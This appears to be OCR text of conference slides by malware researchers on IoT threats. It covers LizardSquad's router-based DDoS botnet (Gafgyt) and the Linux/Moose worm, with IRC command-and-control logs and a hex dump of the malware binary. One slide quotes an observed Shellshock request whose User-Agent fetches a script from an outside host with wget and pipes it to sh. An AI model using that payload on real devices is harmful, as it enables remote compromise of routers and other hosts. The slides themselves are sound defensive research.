
Cyberhacking
cyber cyber pew pew!
de l'Internet des choses

IoT or Internet of {Things,Threats}

Thomas (@nyx__o)

- Malware Researcher at ESET
- CTF lover
- Open source contributor

Olivier (@obilodeau)

- Security Researcher at GoSecure
- Previously
  - Malware Researcher at ESET
  - Infosec lecturer at ETS University in Montreal
  - Infosec developer, network admin, linux system admin
- Co-founder Montrehack (hands-on security workshops)
- Founder NorthSec Hacker Jeopardy

OWASP
Open Web Application Security Project

Agenda

- About IOT
- LizardSquad
- Linux/Moose
- Exploit Kit
- Win32/RBrute
- Conclusion

Internet of Shit
@internetofshit

Follow

At least this way you'll be staring at your phone when you burn yourself

RETWEETS 65 FAVORITES 45

5:22 AM - 3 Jul 2015

OWASP
Open Web Application Security Project

Internet of Shit
@internetofshit

Follow

Please stop using your lights while we update to show you ads

Internet of Shit
@internetofshit

Follow

Announcing Norton antivirus' latest product!

RETWEETS 271 FAVORITES 150

5:26 AM - 25 Aug 2015

Dick Veal @dickveal · Aug 25
@internetofshit kinda funny when it's real IoT, not so much when you make stuff up - just go and find some legit mad ones!

1

Internet of Shit
@internetofshit

Follow

"yeah i got owned by my kettle"

Fusion @ThisIsFusion
A new ‘smart kettle’ can be easily hacked to take over your wifi network, researchers claim fus.in/1G89KRb

RETWEETS 89 FAVORITES 74

11:55 PM - 16 Oct 2015

MovemberMoproblems @SFtheWolf · Oct 17
@internetofshit If only there was some way to know when a kettle was done!
1

Jim Vajda @JimVajda · Oct 17
@internetofshit @ThisIsFusion That's gold

ILoveBitcoin @SPC_Bitcoin · Oct 17
@internetofshit @ThisIsFusion Da #NSA be brewin' my coffee and observing my


OWASP
Open Web Application Security Project

Internet of Shit
@internetofshit

Follow

We can still stop before it's too late.... right?

Japan sensor will let diaper say baby needs changing
February 10, 2014



RETWEETS 83 FAVORITES 62

6:18 AM - 25 Oct 2015

✪fons @alcasba · Oct 25
@internetofshit well, I'm sorry but is the most usefull shit I've seen here for now

OWASP
Open Web Application Security Project

Why It Matters?

- Hard to detect
- Hard to remediate
- Hard to fix
- Low hanging fruit for bad guys

A Real Threat

- Several cases disclosed in the last two years
- A lot of same-old background noise (DDoSer)
- Things are only getting worse

The Incapsula Blog

12 May 2015

Lax Security Opens the Door for Mass-Scale Abuse of SOHO Routers

By Ofer Gayer, Ronen Atias, Igal Zeifman

welivesecurity
Security news, views and insight from the ESET experts

Win32/Sality newest component: a router's primary DNS changer named Win32/RBrute

BY BENJAMIN VANHEUVERZWIJN POSTED 2 APR 2014 - 02:31PM

SYNful Knock - A Cisco router implant - Part I

September 15, 2015 | By Bill Hau, Tony Lee, Josh Homan | Threat Research, Advanced Malware

Overview

Router implants, from any vendor in the enterprise space, have been largely believed to be theoretical in nature and especially in use. However, recent vendor advisories indicate that these have been seen in the wild. Mandiant can confirm the existence of at least 14 such router implants spread across four different countries: Ukraine, Philippines, Mexico, and India.

Dissecting Linux/Moose: a Linux Router-based Worm Hungry for Social Networks

BY OLIVIER BILODEAU POSTED 26 MAY 2015 - 12:46PM

FRAUD TAGS LINUX RESEARCH

Home routers 'vaccinated' by benign virus


2 October 2015 | Technology

The Register®
Biting the hand that feeds IT

Security

Hello Barbie controversy re-ignited with insecurity claims

Doll leaks data, even before the tear-downs are finished



Wait, is IoT malware really about things?

No. Not yet.

Page 2

So what kind of malware can we find on such insecure devices?

LizardSquad

OWAS
Open Web Application
Security Project

Who are LizardSquad?

- Black hat hacking group
- Lots of Distributed Denial of Service (DDoS)
- DDoS PlayStation Network and Xbox live in Christmas 2014
- Bomb threats
- DDoS for hire (LizardStresser)

Des CYBER-CHENAPANS!

KrebsonSecurity
In-depth security news and investigation

09 Lizard Stresser Runs on Hacked Home Routers

JAN 15

The online attack service launched late last year by the same criminals who knocked **Sony** and **Microsoft**'s gaming networks offline over the holidays is powered mostly by thousands of hacked home Internet routers, KrebsOnSecurity.com has discovered.

The Malware

- Linux/Gafgyt
- Linux/Powbot, Linux/Aidra, Kaiten, …
- Probably others, as source is public

OWASP
Open Web Application
Security Project

Caracteristics

- Telnet scanner
- Flooding: UDP, TCP, Junk and Hold

Some Server Code

```
"*****************************************
"*          WELCOME TO THE BALL PIT
"*      Now with *refrigerator* suppor
"*****************************************
```

Attack Vectors


- Shellshock
- SSH credentials brute-force
- Telnet credentials brute-force


Exemple of Shellshock Attempt

```
GET /cgi-bin/authLogin.cgi HTTP/1.1
Host: 127.0.0.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: () { goo;}; wget -qO - http://o.kei.su/qn | sh > /dev/null 2>&1 &
```

Other Variants

- HTTPS support
- CloudFlare protection bypass





Open Web Application
Security Project

Sophisticated?

- LizardStresser database was leaked
- Passwords in plaintext…

IRC Command and Control

```
------- Day changed to 08/25/15 -------
09:32  -!- There are 0 users and 2085 invisible on 1 servers
09:32  -!- 42 unknown connection(s)
09:32  -!- 3 channels formed
09:32  -!- I have 2085 clients and 0 servers
09:32  -!- 2085 2119 Current local users 2085, max 2119
09:32  -!- 2085 2119 Current global users 2085, max 2119
```

OWASP
Open Web Application Security Project

Bot Masters

```
12:56  -!- Topic for #Fazzix: 1k
12:56  -!- Topic set by void <> (Wed Aug 19 09:58:45 2015)
12:56 [Users #Fazzix]
12:56 [~void] [~void_] [@bob1k] [@Fazzix] [ Myutro]·
12:56  -!- Irssi: #Fazzix: Total of 5 nicks (4 ops, 0 halfops, 0 voices, 1 no
12:56  -!- Channel #Fazzix created Mon Aug 17 03:11:29 2015
12:56  -!- Irssi: Join to #Fazzix was synced in 2 secs
```

OWASP
Open Web Application
Security Project

Linux/Moose

Linux/Moose

- Discovered in November 2014
- Thoroughly analyzed in early 2015
- Published a report in late May 2015

Moose DNA

aka Malware description

Hang tight, this is a recap

Linux/Moose...

Named after the string "elan" present in the malware executable

```
00028fc3 6E 67 00 00 00 70 61 73 73 77 6F 72 64 3A 00 00 00 ng...password:...
00028fd4 75 74 68 65 6E 74 69 63 61 74 69 6F 6E 20 66 61 69 uthentication fai
00028fe5 6C 65 64 00 00 00 00 73 68 0D 0A 00 00 00 00 70 73 led....sh......ps
00028ff6 0D 0A 65 63 68 6F 20 2D 6E 20 2D 65 20 22 48 33 6C ..echo -n -e "H3l
00029007 4C 30 57 6F 52 6C 44 22 0D 0A 63 68 6D 6F 64 0D 0A L0WoRlD"..chmod..
00029018 00 00 00 00 48 33 6C 4C 30 57 6F 52 6C 44 00 00 65 ....H3lL0WoRlD..e
00029029 6C 61 6E 32 00 00 00 65 6C 61 6E 33 00 00 00 63 68 lan2...elan3...ch
0002903a 6D 6F 64 3A 20 6E 6F 74 20 66 6F 75 6E 64 00 00 00 mod: not found...
0002904b 00 63 61 74 20 2F 70 72 6F 63 2F 63 70 75 69 6E 66 .cat /proc/cpuinf
0002905c 6F 0D 0A 00 47 45 54 20 2F 78 78 2F 72 6E 64 65 2E o...GET /xx/rnde.
0002906d 70 68 70 3F 70 3D 25 64 26 66 3D 25 64 26 6D 3D 25 php?p=%d&f=%d&m=%
```

Elan...?

The Lotus Elan

Elán


The Slovak rock band (from 1969 and still active)


populär
ELÁN

Network Capabilities

- Pivot through firewalls
- Home-made NAT traversal
- Custom-made Proxy service
  - only available to a set of whitelisted IP addresses
- Remotely configured generic network sniffer

OWASP
Open Web Application
Security Project




OWASP
Open Web Application
Security Project

Attack Vector

- Telnet credentials bruteforce
- Wordlist of 304 user/pass entries sent by server

